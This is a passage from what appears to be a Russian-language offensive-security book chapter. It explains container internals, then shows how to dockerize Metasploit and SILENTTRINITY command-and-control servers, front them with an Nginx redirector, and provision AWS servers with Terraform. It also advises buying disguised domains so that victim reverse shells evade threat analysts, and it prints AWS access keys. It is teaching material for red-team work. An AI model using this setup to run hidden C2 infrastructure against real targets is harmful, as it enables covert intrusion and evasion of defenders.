Этого определения может быть достаточно для большинства программистов, которые просто хотят развернуть приложение как можно быстрее, но хакерам нужно больше, им нужны детали. Наш долг – знать технологию настолько хорошо, чтобы уметь нарушать ее правила. Сравнивать виртуализацию с контейнеризацией – все равно, что сравнивать самолет с автобусом. Конечно, мы все согласны, что цель у них одна – перевозить людей, но логистика – это не единственный критерий. Черт возьми, у них даже физические принципы разные.

Виртуализация создает полнофункциональную операционную систему поверх существующей. Она выполняет свою собственную последовательность загрузки и загружает файловую систему, планировщик, структуры ядра и все остальное. Гостевая операционная система искренне считает, что она работает на реальном оборудовании, но тайно, за каждым системным вызовом, служба виртуализации (скажем, VirtualBox) переводит все низкоуровневые операции, такие как чтение файла или запуск прерывания, на собственный язык хоста, и наоборот. Благодаря этому вы можете запустить гостевую систему Linux на машине с Windows.

Контейнеризация – это другая парадигма, в которой системные ресурсы разделены и защищены с помощью продуманной комбинации трех мощных функций ядра Linux: пространств имен, объединенной файловой системы и контрольных групп.

Пространства имен

Пространства имен – это теги, которые можно назначать ресурсам Linux, таким как процессы, сети, пользователи, смонтированные файловые системы и т. д. По умолчанию все ресурсы в данной системе используют одно и то же пространство имен, поэтому любой обычный пользователь Linux может запросить перечень всех процессов, просмотреть всю файловую систему, получить список пользователей и т. д.

Но когда мы запускаем контейнер, всем этим новым ресурсам, созданным средой контейнера, – процессам, сетевым интерфейсам, файловой системе и т. д. – назначается другой тег. Они помещаются в свое собственное пространство имен и игнорируют существование ресурсов вне этого пространства.

Прекрасной иллюстрацией данной концепции является организация процессов Linux. При загрузке Linux запускает процесс `systemd`, которому назначается идентификатор процесса (PID) номер 1. Затем этот процесс запускает последующие службы и демоны, такие как `NetworkManager`, `crond` и `sshd`, которым назначаются увеличивающиеся номера PID, как показано ниже:

```
root@Lab:~/# pstree -p
systemd(1)─┬─accounts-daemon(777)─┬─{gdbus}(841)
           │                      └─{gmain}(826)
           ├─acpid(800)
           ├─agetty(1121)
```

Все процессы связаны с одной и той же древовидной структурой, возглавляемой `systemd`, и все они принадлежат к одному и тому же пространству имен. Поэтому они могут видеть друг друга и взаимодействовать между собой – при условии, конечно, что у них есть на это разрешение.

Когда Docker (или, точнее, runC, низкоуровневый компонент, отвечающий за запуск контейнеров) порождает новый контейнер, он сначала выполняет себя в пространстве имен по умолчанию (с PID 5 на рис. 3.3), а затем запускает дочерние процессы в новом пространстве имен. Первый дочерний процесс получает локальный PID 1 в этом новом пространстве имен вместе с другим PID в пространстве имен по умолчанию (скажем, 6, как на рис. 3.3).

Процессы в новом пространстве имен не осведомлены о том, что происходит за пределами их среды, однако более старые процессы в пространстве имен по умолчанию сохраняют полную видимость всего дерева процессов. Вот почему основная проблема при взломе контейнерной среды – нарушение изоляции пространства имен. Если мы каким-то об-

разом сможем запустить процесс в пространстве имен по умолчанию, мы сможем эффективно отслеживать все контейнеры на хосте.




Рис. 3.3. Дерево процессов Linux с двумя процессами, размещенными в новом пространстве имен

Каждый ресурс внутри контейнера продолжает взаимодействовать с ядром без каких-либо посредников. Контейнерные процессы просто ограничены ресурсами, имеющими один и тот же тег. С контейнерами мы находимся в плоской, но разделенной системе, тогда как виртуализация напоминает набор русских матрешек.

ПРИМЕЧАНИЕ *Если вы хотите узнать больше о пространствах имен контейнеров, ознакомьтесь с подробной статьей о пространствах имен Махмуда Ридвана (Mahmud Ridwan) по адресу https://www.toptal.com/.*

Контейнер Metasploit

Давайте потренируемся на практическом примере, запустив контейнер Metasploit. К счастью, хакер по имени phocean уже создал готовый к использованию образ системы, на котором мы можем выполнить это упражнение (его можно найти по адресу *https://github.com/phocean/Dockerfile-msf/*). Сначала нам, конечно же, нужно установить Docker:

```
root@Lab:~/# curl -fsSL https://download.Docker.com/linux/ubuntu/gpg | apt-key add -

root@Lab:~/# add-apt-repository \
   "deb [arch=amd64] https://download.Docker.com/linux/ubuntu \
   $(lsb_release -cs) \
   stable"

root@Lab:~/# apt update
root@Lab:~/# apt install -y Docker-ce
```

Затем мы загружаем образ Docker, который содержит файлы Metasploit, двоичные файлы и зависимости, которые уже скомпилированы и готовы к работе, с помощью команды `Docker pull`:

```
root@Lab:~/# Docker pull phocean/msf
root@Lab:~/# Docker run --rm -it phocean/msf
```

```
* Starting PostgreSQL 10 database server
[ OK ]
root@46459ecdc0c4:/opt/metasploit-framework#
```

Команда Docker run запускает двоичные файлы этого контейнера в новом пространстве имен. Опция --rm удаляет контейнер после завершения, чтобы очистить ресурсы. Это полезная опция при тестировании нескольких образов. Опция -it выделяет псевдотерминал и ссылается на устройство stdin контейнера, чтобы имитировать интерактивную оболочку.

Затем мы можем запустить Metasploit с помощью команды msfconsole:

```
root@46459ecdc0c4:/opt/metasploit-framework# ./msfconsole

       =[ metasploit v5.0.54-dev                          ]
+ -- --=[ 1931 exploits - 1078 auxiliary - 332 post       ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > exit
```

Сравните это с установкой Metasploit с нуля, и вы, надеюсь, поймете, сколько крови и пота было сэкономлено этими двумя командами.

Конечно, вы можете спросить: «Как в этой новой изолированной среде мы можем получить доступ к слушателю портов с удаленного веб-сервера Nginx?» Отличный вопрос.

При запуске контейнера Docker автоматически создает пару виртуальных Ethernet-устройств (veth в Linux). Представьте, что это два разъема на концах физического кабеля Ethernet. Один конец кабеля помещен в новое пространство имен, где его может использовать контейнер для отправки и получения сетевых пакетов. Этот veth обычно носит знакомое имя eth0 внутри контейнера. Другой разъем располагается в пространстве имен по умолчанию и подключается к сетевому коммутатору, который передает трафик во внешний мир и из него. Linux называет этот виртуальный кабель *сетевым мостом*.

Выполнив команду ip addr на машине, мы увидим мост Docker0 по умолчанию с выделенным диапазоном IP-адресов 172.17.0.0/16, готовым к распределению по новым контейнерам:

```
root@Lab:~/# ip addr
3: Docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 state group default
link/ether 03:12:27:8f:b9:42 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global Docker0
--сокращено--
```

Каждый контейнер получает свою выделенную пару veth и, следовательно, IP-адрес из диапазона IP-адресов моста Docker0.

Вернемся к нашей первоначальной задаче. Пересылка трафика из внешнего мира в контейнер просто включает в себя перенаправление трафика на сетевой мост Docker, который автоматически перенаправит его в нужную пару `veth`. Вместо того чтобы возиться с `iptables`, мы можем обратиться к Docker, чтобы создать правило брандмауэра, которое делает именно это. В следующей команде порты с 8400 по 8500 на узле будут сопоставлены с портами с 8400 по 8500 в контейнере:

```
root@Lab:~/# sudo Docker run --rm \
-it -p 8400-8500:8400-8500 \
-v ~/.msf4:/root/.msf4 \
-v /tmp/msf:/tmp/data \
phocean/msf
```

Теперь мы можем связаться с обработчиком, прослушивающим любой порт между 8400 и 8500 внутри контейнера, отправляя пакеты на IP-адрес хоста в том же диапазоне портов.

ПРИМЕЧАНИЕ *Если вы не хотите возиться с отображением портов, просто подключите контейнеры к сетевому интерфейсу хоста, используя флаг* `--net=host` *в команде* `Docker run` *вместо* `-p xxx:xxxx`.

В предыдущей команде мы также сопоставили каталоги `~/.msf4` и `/tmp/msf` на хосте с каталогами в контейнере `/root/.msf4` и `/tmp/data` соответственно – полезный прием для сохранения данных при нескольких запусках того же контейнера Metasploit.

ПРИМЕЧАНИЕ *Чтобы отправить контейнер в фоновый режим, просто нажмите* ***CTRL+P****, а затем* ***CTRL+Q****. Вы также можете отправить его в фоновый режим с самого начала, добавив в команду запуска флаг* `-d`. *Чтобы снова попасть внутрь, выполните команду* `Docker ps`*, получите Docker ID и выполните команду* `Docker attach <ID>`. *Как альтернативу вы можете запустить команду* `Docker exec -it <ID> sh`. *Другие полезные команды можно найти в инструкции Docker по адресу http://Dockerlabs.collabnix.com/.*

Файловая система UFS

Мы плавно подошли к следующей концепции контейнеризации – *объединенной файловой системе* (union filesystem, UFS), которая позволяет использовать слияние файлов из нескольких файловых систем для формирования единой и согласованной файловой системы. Давайте рассмотрим это на практическом примере. Мы создадим образ Docker для SILENTTRINITY.

Образ Docker определяется в `Dockerfile`. Это текстовый файл, содержащий инструкции по сборке образа, определяющие, какие фай-

лы загружать, какие переменные среды создавать и все остальное. Команды интуитивно понятны, как показано в листинге 3.2.

Листинг 3.2. Dockerfile для запуска командного сервера SILENTTRINITY

```
# file: ~/SILENTTRINITY/Dockerfile
# Базовый образ Docker с файлами для запуска Python 3.7
FROM python:stretch-slim-3.7

# Устанавливаем git, make и gcc
RUN apt-get update && apt-get install -y git make gcc

# Скачиваем SILENTTRINITY и меняем каталоги
RUN git clone https://github.com/byt3bl33d3r/SILENTTRINITY/ /root/st/
WORKDIR /root/st/

# Устанавливаем зависимости Python
RUN python3 -m pip install -r requirements.txt

# Сообщаем будущим пользователям Docker, что нужно подключить порт 5000
EXPOSE 5000

# ENTRYPOINT будет первой выполненной командой при запуске Docker
ENTRYPOINT ["python3", "teamserver.py", "0.0.0.0", "stringpassword"]
```

Мы начинаем с создания базового образа Python 3.7, который представляет собой набор файлов и зависимостей для запуска Python 3.7, уже подготовленный и доступный в официальном репозитории Docker Hub. Затем мы устанавливаем некоторые распространенные утилиты, такие как `git`, `make` и `gcc`, которые позже будем использовать для загрузки репозитория и запуска командного сервера. Инструкция `EXPOSE` предназначена исключительно для целей документирования. Чтобы фактически открыть данный порт, нам все равно нужно будет использовать аргумент `-p` при выполнении `Docker run`.

Затем мы используем единственную инструкцию, чтобы получить базовый образ, заполнить его упомянутыми инструментами и файлами и дать ему имя `silent`:

```
root@Lab:~/# Docker build -t silent .
Step 1/7 : FROM python:3.7-slim-stretch
---> fad2b9f06d3b
Step 2/7 : RUN apt-get update && apt-get install -y git make gcc
---> Using cache
---> 94f5fc21a5c4
--сокращено--

Successfully built f5658cf8e13c
Successfully tagged silent:latest
```

Каждая инструкция создает новый набор файлов, которые сгруппированы в папке. Эти папки обычно хранятся в /var/lib/Docker/overlay2/ и получают имена в виде случайного набора символов, который будет выглядеть примерно так: fad2b9f06d3b, 94f5fc21a5c4 и т. д. Когда образ создан, файлы в каждой папке объединяются в один новый каталог, который называется *слоем образа* (image layer). Более высокие каталоги перекрывают более низкие. Например, файл, измененный на шаге 3 в процессе сборки контейнера, будет перекрывать тот же файл, созданный на шаге 1.

ПРИМЕЧАНИЕ *Каталог различается в зависимости от используемого драйвера хранилища:* /var/lib/Docker/aufs/diff/, /var/lib/Docker/overlay/diff/ *или* /var/lib/Docker/overlay2/diff/. *Более подробная информация о драйверах хранилища доступна по адресу https://dockr.ly/2N7kPsB.*

Когда мы запускаем этот образ, Docker монтирует слой образа внутри контейнера как единую файловую систему с доступом только для чтения и chroot. Чтобы пользователи могли изменять файлы во время выполнения, Docker дополнительно добавляет сверху доступный для записи слой, называемый *слоем контейнера*, или upperdir, как показано на рис. 3.4.




Рис. 3.4. Доступный для записи слой для образа Docker. Источник: https://dockr.ly/39ToIeq

Этот слой придает контейнерам неизменность. Несмотря на то что вы перезаписываете весь каталог /bin во время выполнения, вы на самом деле изменяете только эфемерный доступный для записи верхний слой, который маскирует исходную папку /bin. Доступный для записи слой удаляется при удалении контейнера (вспомните параметр --rm). Базовые файлы и папки, подготовленные во время сборки образа, остаются нетронутыми.

Мы можем запустить только что созданный образ в фоновом режиме с помощью ключа -d:

```
root@Lab:~/# Docker run -d \
-v /opt/st:/root/st/data \
-p5000:5000 \
silent
```

```
3adf0cfdaf374f9c049d40a0eb3401629da05abc48c

# Подключение к командному серверу, работающему в контейнере
root@Lab:~st/# python3.7 st.py \
wss://username:strongPasswordCantGuess@192.168.1.29:5000

[1] ST >>
```

Прекрасно. У нас есть рабочий образ SILENTTRINITY. Чтобы иметь возможность загрузить его с любой рабочей станции, нам нужно отправить его в репозиторий Docker. Для этого мы создаем учетную запись на *https://hub.Docker.com*, а также наш первый общедоступный репозиторий под названием `silent`. Следуя соглашению Docker Hub, мы переименовываем образ Docker в `имя пользователя/имя репозитория` с помощью команды `Docker tag`, а затем отправляем его в удаленный реестр, например так:

```
root@Lab:~/# Docker login
Username: sparcflow
Password:

Login Succeeded

root@Lab:~/# Docker tag silent sparcflow/silent
root@Lab:~/# Docker push sparcflow/silent
```

Теперь наш образ SILENTTRINITY находится в одном шаге от запуска на любой машине Linux, которую мы создадим в будущем.

Cgroups

Последним жизненно важным компонентом контейнеров являются *контрольные группы* (control groups, cgroups), добавляющие некоторые ограничения, которые пространства имен не могут преодолеть, такие как ограничения ЦП, памяти, сетевой приоритет и устройства, доступные для контейнера. Как следует из названия, контрольные группы предлагают способ группировки и ограничения процессов с помощью одного и того же ограничения на данный ресурс; например, процессы, входящие в контрольную группу `/system.slice/accounts-daemon.service`, могут использовать только 30 % ЦП и 20 % общей пропускной способности сетевого адаптера и не могут обращаться к внешнему жесткому диску.

Ниже показан вывод команды `systemd-cgtop`, которая отслеживает использование контрольных групп в системе:

```
root@Lab:~/# systemd-cgtop
Control Group                                   Tasks   %CPU  Memory Input/s
/                                                 188    1.1    1.9G       -
/Docker                                             2      -    2.2M       -
```

```
/Docker/08d210aa5c63a81a761130fa6ec76f9        1      -  660.0K        -
/Docker/24ef188842154f0b892506bfff5d6fa        1      -  472.0K        -
```

Мы вернемся к контрольным группам позже, когда будем говорить о привилегированном режиме в Docker.

Итак, резюмируем: какого бы облачного провайдера мы ни выбрали и какой бы дистрибутив Linux они ни предлагали, пока есть поддержка Docker, мы можем создавать наши полностью настроенные серверные части C2, используя пару командных строк. Следующая команда запустит наш контейнер Metasploit:

```
root@Lab:~/# Docker run -dit \
-p 9990-9999:9990-9999 \
-v $HOME/.msf4:/root/.msf4 \
-v /tmp/msf:/tmp/data phocean/msf
А эта команда запустит контейнер SILENTTRINITY:
root@Lab:~/# Docker run -d \
-v /opt/st:/root/st/data \
-p5000-5050:5000-5050 \
sparcflow/silent
```

В этих примерах мы использовали базовые версии Metasploit и SILENTTRINITY, но мы могли бы так же легко добавить пользовательские полезные нагрузки Boo-Lang, файлы ресурсов Metasploit и многое другое. Знаете, что здесь особенно круто? Мы можем дублировать наши серверные части C2 столько раз, сколько захотим, легко поддерживать разные версии, заменять их по желанию и так далее. Очень удобно, правда?

Последний шаг – «докеризация» сервера Nginx, который направляет вызовы либо к Metasploit, либо к SILENTTRINITY в соответствии с полученным URL.

К счастью, в этом случае большую часть тяжелой работы уже проделал @staticfloat, который отлично справился с автоматизацией установки Nginx с помощью SSL-сертификатов, сгенерированных Let's Encrypt с помощью *https://github.com/staticfloat/Docker-nginx-certbot*. Как показано в листинге 3.3, нам просто нужно внести пару изменений в файл Dockerfile в репозитории, чтобы он соответствовал нашим потребностям, например добавить обработку переменного доменного имени и IP-адрес C2 для пересылки трафика.

Листинг 3.3. Dockerfile для настройки сервера Nginx с сертификатом Let's Encrypt

```
# file: ~/nginx/Dockerfile
# Базовый образ со скриптами конфигурации Nginx и Let's Encrypt
FROM staticfloat/nginx-certbot

# Копирование шаблона конфигурации Nginx
COPY *.conf /etc/nginx/conf.d/
```

```
# Копирование фиктивной веб-страницы
COPY --chown=www-data:www-data html/* /var/www/html/

# Небольшой скрипт, заменяющий __DOMAIN__ на значение ENV, и то же самое для IP
COPY init.sh /scripts/

ENV DOMAIN="www.customdomain.com"
ENV C2IP="192.168.1.29"
ENV CERTBOT_EMAIL=sparc.flow@protonmail.com

CMD ["/bin/bash", "/scripts/init.sh"]
```

Скрипт `init.sh` – это просто пара команд `sed`, которые мы используем для замены строки `__DOMAIN__` в файле конфигурации Nginx на переменную среды `$DOMAIN`, которую мы можем переопределить во время выполнения с помощью ключа `-e`. Это означает, что какое бы доменное имя мы ни выбрали, мы можем легко запустить контейнер Nginx, который автоматически зарегистрирует соответствующие сертификаты TLS.

Конфигурационный файл Nginx почти такой же, как в листинге 3.3, поэтому я не буду повторяться. Вы можете посмотреть все файлы, участвующие в создании этого образа, в репозитории книги на GitHub по адресу *www.nostarch.com/how-hack-ghost*.

Запуск полнофункционального сервера Nginx, который перенаправляет трафик на наши конечные точки C2, теперь умещается в одну строку:

```
root@Lab:~/# Docker run -d \
-p80:80 -p443:443 \
-e DOMAIN="www.customdomain.com" \
-e C2IP="192.168.1.29" \
-v /opt/letsencrypt:/etc/letsencrypt \
sparcflow/nginx
```

DNS-запись *`www.customdomain.com`*, очевидно, должна указывать на уже существующий общедоступный IP-адрес сервера, чтобы этот маневр сработал. Хотя контейнеры Metasploit и SILENTTRINITY могут работать на одном хосте, контейнер Nginx должен работать отдельно. Считайте это своего рода технологическим предохранителем: он первым перегорает при малейшей проблеме. Если, например, наш IP-адрес или домен разоблачен и занесен в черные списки, мы просто перезапускаем новый хост и запускаем команду `Docker run`. Двадцать секунд спустя у нас есть новый домен с новым IP-маршрутом на те же серверные части.

Маскировка IP-адресов

Вам нужно позаботиться о покупке пары обычных доменов, чтобы замаскировать свои IP-адреса. Обычно я предпочитаю покупать два

типа доменов: один для обратных оболочек рабочих станций, а другой – для серверов на машине жертвы. Это важное различие. Пользователи, как правило, посещают обычные веб-сайты, поэтому имеет смысл купить домен, название которого подразумевает, что это блог о спорте или кулинарии. Здесь подойдет что-то наподобие sport-and-life.com.

Однако было бы странно, если бы сервер на машине-жертве инициировал подключение к сайту про спорт, поэтому второй домен, который необходимо приобрести, должен иметь название типа linux-packets.org, который мы можем замаскировать под законную точку распространения пакетов, разместив несколько исполняемых файлов Linux и файлов исходного кода. Сервер, инициирующий подключение к Всемирной паутине для загрузки пакетов, никого не удивит. Я знаю про несчетное количество ложных срабатываний, которые напрасно побеспокоили аналитиков угроз только из-за того, что какой-то сервер в корпоративной сети запустил удачное обновление, загрузившее сотни пакетов с неизвестного хоста. Мы можем спрятаться за ложными срабатываниями!

Я не буду подробно останавливаться на процедуре регистрации домена, потому что перед нами не стоит задача взломать компанию с помощью фишинга, так что мы обойдемся без глубокой проверки истории домена, классификации, аутентификации домена через DomainKeys Identified Mail (DKIM) и так далее.

Наша инфраструктура почти готова. Нам все еще нужно немного настроить наши фреймворки C2, подготовить стейджеры и запустить прослушиватели, и скоро мы этим займемся.

ПРИМЕЧАНИЕ *Как SILENTTRINITY, так и Metasploit поддерживают файлы или сценарии среды выполнения для автоматизации настройки прослушивателя/стейджера.*

Автоматизация настройки сервера

Последний трудоемкий этап, который нам нужно автоматизировать, – это настройка реальных серверов у облачного провайдера. Независимо от обещаний провайдеров, у большинства из них нужно пройти через утомительное количество меню и вкладок, чтобы настроить работающую инфраструктуру: правила брандмауэра, тип и объем жесткого диска, конфигурация машины, ключи SSH, пароли и многое другое.

Этот шаг во многом зависит от самого облачного провайдера. Такие гиганты, как AWS, Microsoft Azure, Alibaba и Google Cloud Platform, предлагают полную автоматизацию с помощью множества мощных API, но других облачных провайдеров, похоже, это не волнует ни на йоту. К счастью, это не так уж важно, поскольку в любой момент времени вы управляете только тремя или четырьмя серверами. Вы можете легко настроить их или клонировать из существующего образа,

и тремя командами `Docker run` получить рабочую инфраструктуру C2. Но если у вас есть кредитная карта, содержимым которой вы не против поделиться с AWS, вы сможете автоматизировать и эту последнюю утомительную настройку и заодно познакомиться с концепцией, которая должна лежать в основе любой современной вычислительной среды: инфраструктура как код.

Инфраструктура как код (infrastructure as code, IaS) основана на идее использования полного декларативного описания компонентов, которые должны работать в любой момент времени, от имени машины до последнего установленного на ней пакета. Затем движок IaS анализирует этот файл описания и исправляет любые обнаруженные несоответствия, такие как обновление правила брандмауэра, изменение IP-адреса, подключение дополнительного диска и т. д. Если ресурс по той или иной причине пропадает, он автоматически восстанавливается в соответствии с желаемым состоянием. Звучит волшебно, правда?

Сегодня существует несколько инструментов для достижения такого уровня автоматизации (как на уровне инфраструктуры, так и на уровне ОС), но тот, который мы будем использовать, называется Terraform от HashiCorp.

Terraform имеет открытый исходный код и поддерживает ряд облачных провайдеров (перечисленных в документации на *https://registry.terraform.io*), что делает его лучшим вариантом, если вы выберете малоизвестного провайдера, который принимает Zcash. Остальная часть главы будет посвящена AWS, поэтому вы сможете легко воспроизвести код и научиться работать с Terraform.

Я хочу подчеркнуть, что без этого шага вполне можно обойтись. Автоматизация настройки двух или трех серверов может потребовать больше усилий, чем сэкономить, поскольку у вас уже есть готовые контейнеры, но знание процесса автоматизации помогает изучить текущую методологию DevOps, чтобы лучше понять, что искать, когда вы окажетесь в аналогичной среде.

Terraform, как и все инструменты на языке Golang, представляет собой статически скомпилированный двоичный файл, поэтому нам не нужно заморачиваться с изнурительными зависимостями. Мы подключаемся по SSH к нашим опорным серверам и быстро скачиваем инструмент, например так:

```
root@Bouncer:~/# wget\
https://releases.hashicorp.com/terraform/0.12.12/terraform_0.12.12_linux_amd64.zip
root@Bouncer:~/# unzip terraform_0.12.12_linux_amd64.zip
root@Bouncer:~/# chmod +x terraform
```

Terraform будет взаимодействовать с облаком AWS, используя введенные вами действительные учетные данные. Перейдите в AWS IAM – службу управления пользователями, – чтобы создать программную учетную запись и предоставить ей полный доступ ко всем операциям EC2. EC2 – это сервис AWS, управляющий машинами, сетями, баланси-

ровщиками нагрузки и многим другим. Если вы впервые имеете дело с AWS, можете воспользоваться пошаговым руководством по созданию учетной записи в IAM по адресу: *https://serverless-stack.com/chapters/*.

На панели создания пользователя IAM предоставьте программный доступ (programmatic access) только что созданному пользователю, как показано на рис. 3.5.

Set user details

You can add multiple users at once with the same access type and permissions. Learn more

User name* terraform

Select AWS access type

Select how these users will access AWS. Access keys and autogenerated passwords are provided in the last step. Learn more

Access type* ☑ **Programmatic access**
Enables an **access key ID** and **secret access key** for the AWS API, CLI, SDK, and other development tools.

Рис. 3.5. Создание пользователя с именем terraform с доступом к AWS API

Разрешите пользователю полный контроль над EC2 для администрирования машин, подключив политику AmazonEC2FullAccess, как показано на рис. 3.6.




Рис. 3.6. Привязка политики AmazonEC2FullAccess к пользователю terraform

Загрузите учетные данные в виде CSV-файла. Запишите идентификатор ключа доступа и секретный ключ доступа, расположенные, как показано на рис. 3.7. Они понадобятся нам дальше.

Download .csv

		User	Access key ID	Secret access key
▸	✔	terraform	AKIA44ESW0EAASQDF5A0	DEqg5dDTmx4uxQ6xXdhvu7Tzi537dshgUYSQQx/A Hide

Рис. 3.7. Учетные данные API для запроса API AWS

Получив ключ доступа AWS и секретный ключ доступа, загрузите инструмент командной строки AWS и сохраните свои учетные данные:

```
root@Bouncer:~/# apt install awscli

root@Bouncer:~/# aws configure
AWS Access Key ID [None]: AKIA44ESW0EAASQDF5A0
AWS Secret Access Key [None]: DEqg5dDxDA4uSQ6xXdhvu7Tzi53...
Default region name [None]: eu-west-1
```

Затем мы настраиваем папку для размещения конфигурации инфраструктуры:

```
root@Bouncer:~/# mkdir infra && cd infra
```

Далее создаем два файла: `provider.tf` и `main.tf`. В первом случае мы инициализируем коннектор AWS, загружаем учетные данные и назначаем регион по умолчанию для ресурсов, которые мы собираемся создать, например `eu-west-1` (Ирландия):

```
# provider.tf
provider "aws" {
  region = "eu-west-1"
  version = "~> 2.28"
}
```

В файл `main.tf` мы поместим основную часть определения нашей архитектуры. Одной из базовых структур Terraform является *ресурс* – элемент, описывающий дискретную единицу службы облачного провайдера, такую как сервер, ключ SSH, правило брандмауэра и т. д. Степень детализации зависит от облачного сервиса и может быстро вырасти до абсурдного уровня сложности, но это цена гибкости.

Чтобы попросить Terraform создать сервер, мы просто определяем ресурс `aws_instance`, как показано ниже:

```
# main.tf
resource "aws_instance" "basic_ec2" {
  ami           = "ami-0039c41a10b230acb"
  instance_type = "t2.micro"
}
```

Наш ресурс `basic_ec2` – это сервер, который развернет *образ машины Amazon* (Amazon machine image, AMI) с идентификатором ami-0039c41a10b230acb, представляющий собой Ubuntu 18.04. Вы можете просмотреть перечень доступных образов Ubuntu по адресу *https://cloud-images.ubuntu.com/locator/ec2/*. Сервер (или *экземпляр*) относится к типу `t2.micro`, что дает ему 1 ГБ памяти и один виртуальный ЦП.

ПРИМЕЧАНИЕ *Документация Terraform очень поучительна и полезна, поэтому не ленитесь обращаться к ней при создании своих ресурсов: https://www.terraform.io/docs/.*

Сохраните `main.tf` и инициализируйте Terraform, чтобы он мог загрузить провайдера AWS:

```
root@Bounce:~/infra# terraform init
Initializing the backend...
Initializing provider plugins...
- Downloading plugin for provider "aws"
Terraform has been successfully initialized!
```

Затем выполните команду `terraform fmt` для форматирования `main.tf`, за которой следует инструкция `plan` для создания списка изменений инфраструктуры, как показано далее. Вы можете видеть, что ваш сервер должен быть создан с атрибутами, которые вы определили ранее. Весьма неплохо.

```
root@Bounce:~/infra# terraform fmt && terraform plan
Terraform will perform the following actions:

# aws_instance.basic_ec2 will be created
+ resource "aws_instance" "basic_ec2" {
+ ami = "ami-0039c41a10b230acb"
+ arn = (known after apply)
+ associate_public_ip_address = (known after apply)
+ instance_type = "t2.micro"
--сокращено--

Plan: 1 to add, 0 to change, 0 to destroy.
```

После проверки этих атрибутов выполните команду `terraform apply` для развертывания сервера на AWS. Эта операция также локально создает файл состояния, описывающий текущий ресурс – единственный сервер, который вы только что создали.

Если вы вручную остановите сервер на AWS и повторно выполните команду `terraform apply`, она обнаружит несоответствие между локальным файлом состояния и текущим состоянием наших экземпляров EC2 и устранит его путем повторного создания сервера. Если вы хотите запустить, к примеру, еще девять серверов с той же конфигурацией, установите для свойства `count` значение 10 и выполните команду `terraform apply` еще раз.

Если вы попробуете вручную запустить 10 или 20 серверов на AWS (или любого облачного провайдера), а затем управлять ими, то вскоре покрасите волосы в зеленый цвет и начнете разговаривать с розовыми единорогами. А те из вас, кто использует Terraform, просто обновят одно число, как показано в листинге 3.4, и сохранят здравый рассудок.

Листинг 3.4. Минимальный код для создания 10 экземпляров EC2 с использованием Terraform

```
# main.tf launching 10 EC2 servers
resource "aws_instance" "basic_ec2" {
  ami = "ami-0039c41a10b230acb"
  count = 10
  instance_type = "t2.micro"
}
```

Настройка сервера

Пока что наш сервер слишком прост. Давайте настроим его, установив следующие свойства:

- ключ SSH, чтобы мы могли администрировать его удаленно, что указано в ресурсе Terraform с именем `aws_key_pair`;
- набор правил брандмауэра, именуемых в AWS *группы безопасности*, для управления тем, каким серверам разрешено взаимодействовать друг с другом и каким образом. Эта настройка определяется в ресурсе Terraform `aws_security_group`. Группы безопасности должны быть привязаны к *виртуальному частному облаку* (virtual private cloud, VPC), своего рода виртуализированной сети. Воспользуйтесь стандартной версией, предложенной AWS;
- общедоступный IP-адрес, назначенный каждому серверу.

В листинге 3.5 показан файл `main.tf` с заданными свойствами сервера.

Листинг 3.5. Добавление некоторых свойств в `main.tf`

```
# main.tf - совместим только с Terraform 0.12

# Копируем и вставляем наш открытый ключ SSH
❶ resource "aws_key_pair" "ssh_key" {
  key_name = "mykey"
  public_key = "ssh-rsa AAAAB3NzaC1yc2EAAA..."
}

# Пустой ресурс, т.к. AWS VPC по умолчанию уже существует
resource "aws_default_vpc" "default" {
}

# Правило брандмауэра, разрешающее SSH только с IP вашего опорного сервера
# Любой исходящий трафик разрешен
❷ resource "aws_security_group" "SSHAdmin" {
  name = "SSHAdmin"
  description = "SSH traffic"
  vpc_id = aws_default_vpc.default.id
  ingress {
```

```
    from_port = 0
    to_port = 22
    protocol = "tcp"
    cidr_blocks = ["123.123.123.123/32"]
  }
  egress {
    from_port = 0
    to_port = 0
    protocol = "-1"
    cidr_blocks = ["0.0.0.0/0"]
  }
}

# Привязываем ключ SSH key и группу безопасности к нашему серверу basic_ec2

resource "aws_instance" "basic_ec2" {
  ami = "ami-0039c41a10b230acb"
  instance_type = "t2.micro"

  vpc_security_group_ids = aws_security_group.SSHAdmin.id
